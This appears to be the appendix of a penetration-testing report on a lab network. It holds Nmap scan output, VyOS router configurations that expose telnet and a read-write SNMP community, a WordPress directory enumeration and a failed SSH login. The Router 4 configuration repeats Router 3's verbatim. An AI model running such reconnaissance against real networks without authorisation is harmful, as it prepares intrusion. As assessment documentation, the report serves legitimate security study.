Usable Host IP Range:	13.13.13.1 - 13.13.13.254
Broadcast Address:	13.13.13.255

5.4 NMAP SCANS

Figure 116 displays a Nmap scan ran against the root kali machine, this was done to discover more information like the open ports, versions and services currently in use.




Figure 116

Figure 117 displays a Nmap scan ran against the .66 machine.

```
Nmap scan report for 192.168.0.66
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      33113/udp   mountd
|   100005  1,2,3      39742/udp6  mountd
|   100005  1,2,3      51093/tcp6  mountd
|   100005  1,2,3      55495/tcp   mountd
|   100021  1,3,4      36273/udp6  nlockmgr
|   100021  1,3,4      40417/tcp   nlockmgr
|   100021  1,3,4      41904/tcp6  nlockmgr
|   100021  1,3,4      42315/udp   nlockmgr
|   100024  1          37124/udp   status
|   100024  1          42594/udp6  status
|   100024  1          46796/tcp6  status
|   100024  1          58904/tcp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 6 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT     ADDRESS
-   Hops 1-4 are the same as for 192.168.0.65
5   2.56 ms 192.168.0.97
6   2.76 ms 192.168.0.66

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (2 hosts up) scanned in 153.08 seconds
```

Figure 117

5.5 ROUTER 1 CONFIG

```
vyos@vyos:~$ show configuration
interfaces {
```

```
interfaces {
    ethernet eth0 {
        address 192.168.0.193/27
        duplex auto
        hw-id 00:50:56:99:6c:e2
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.225/30
        duplex auto
        hw-id 00:50:56:99:91:e4
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 172.16.221.16/24
        duplex auto
        hw-id 00:0c:29:5a:07:78
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 1.1.1.1/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.192/27
            network 192.168.0.224/30
            network 172.16.221.0/24
        }
    }
}
service {
    dhcp-server {
        disabled true
        shared-network-name LAN {
            authoritative disable
            subnet 192.168.0.192/27 {
                default-router 192.168.0.193
                exclude 192.168.0.193
                exclude 192.168.0.200
                lease 60
                start 192.168.0.193 {
                    stop 192.168.0.222
                }
            }
        }
    }
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community secure {
            authorization ro
        }
    }
    ssh {
        port 22
    }
    telnet {
        port 23
    }
}
system {
    config-management {
        commit-revisions 20
```

5.6 ROUTER 2 CONFIG

```
vyos@vyos:~$ show configuration
interfaces {
    ethernet eth0 {
        address 192.168.0.226/30
        duplex auto
        hw-id 00:50:56:99:56:5f
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.33/27
        duplex auto
        hw-id 00:50:56:99:af:41
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.229/30
        duplex auto
        hw-id 00:50:56:99:cf:44
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 2.2.2.2/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.224/30
            network 192.168.0.32/27
            network 192.168.0.228/30
        }
    }
}
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community secure {
            authorization ro
        }
    }
    telnet {
        port 23
    }
}
system {
    config-management {
        commit-revisions 20
    }
    console {
        device ttyS0 {
            speed 9600
        }
    }
    host-name vyos
    login {
        user vyos {
            authentication {
                encrypted-password ****************
                plaintext-password ****************
            }
            level admin
        }
    }
    ntp {
        server 0.pool.ntp.org {
:
```

5.7 ROUTER 3 CONFIG

```
vyos@vyos:~$ show configuration
```

```
interfaces {
    ethernet eth0 {
        address 192.168.0.230/30
        duplex auto
        hw-id 00:50:56:99:c7:f8
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.129/27
        duplex auto
        hw-id 00:50:56:99:52:f3
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.233/30
        duplex auto
        hw-id 00:50:56:99:c3:cb
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 3.3.3.3/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.228/30
            network 192.168.0.128/27
            network 192.168.0.232/30
        }
    }
}
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community private {
            authorization rw
        }
        community secure {
            authorization ro
        }
    }
    telnet {
        port 23
    }
}
system {
    config-management {
        commit-revisions 20
    }
    console {
        device ttyS0 {
            speed 9600
        }
    }
    host-name vyos
    login {
        user vyos {
            authentication {
                encrypted-password ****************
                plaintext-password ****************
            }
            level admin
        }
:
```

5.8 ROUTER 4 CONFIG

```
vyos@vyos:~$ show configuration
```

```
interfaces {
    ethernet eth0 {
        address 192.168.0.230/30
        duplex auto
        hw-id 00:50:56:99:c7:f8
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.129/27
        duplex auto
        hw-id 00:50:56:99:52:f3
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.233/30
        duplex auto
        hw-id 00:50:56:99:c3:cb
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 3.3.3.3/32
    }
}
protocols {
    ospf {
        area 0 {
            network 192.168.0.228/30
            network 192.168.0.128/27
            network 192.168.0.232/30
        }
    }
}
service {
    https {
        http-redirect enable
    }
    lldp {
    }
    snmp {
        community private {
            authorization rw
        }
        community secure {
```

5.9 172.168.221.237

Figure 118 displays the .237 web page.




Figure 118

WordPress scan results

```
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)
```

```
---- Entering directory: http://172.16.221.237/wordpress/wp-admin/user/ ----
+ http://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----
+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/
+ http://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ ----
+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/comments (CODE:200|SIZE:46)
+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)
+ http://172.16.221.237/wordpress/wp-content/themes/default/functions (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)
+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot (CODE:200|SIZE:10368)
+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/style (CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Jan  5 09:15:39 2021
DOWNLOADED: 50732 - FOUND: 92
root@kali:~#
```

5.10 192.168.0.130

Figure 119 shows the result of trying to log in to the 192.168.0.130 machine through SSH, the kali machine receives a denied message. This occurs as the kali's public key is not in the 192.168.0.34's authorized keys file.



root@kali:~# ssh xadmin@192.168.0.130
xadmin@192.168.0.130: Permission denied (publickey).
root@kali:~#

Figure 119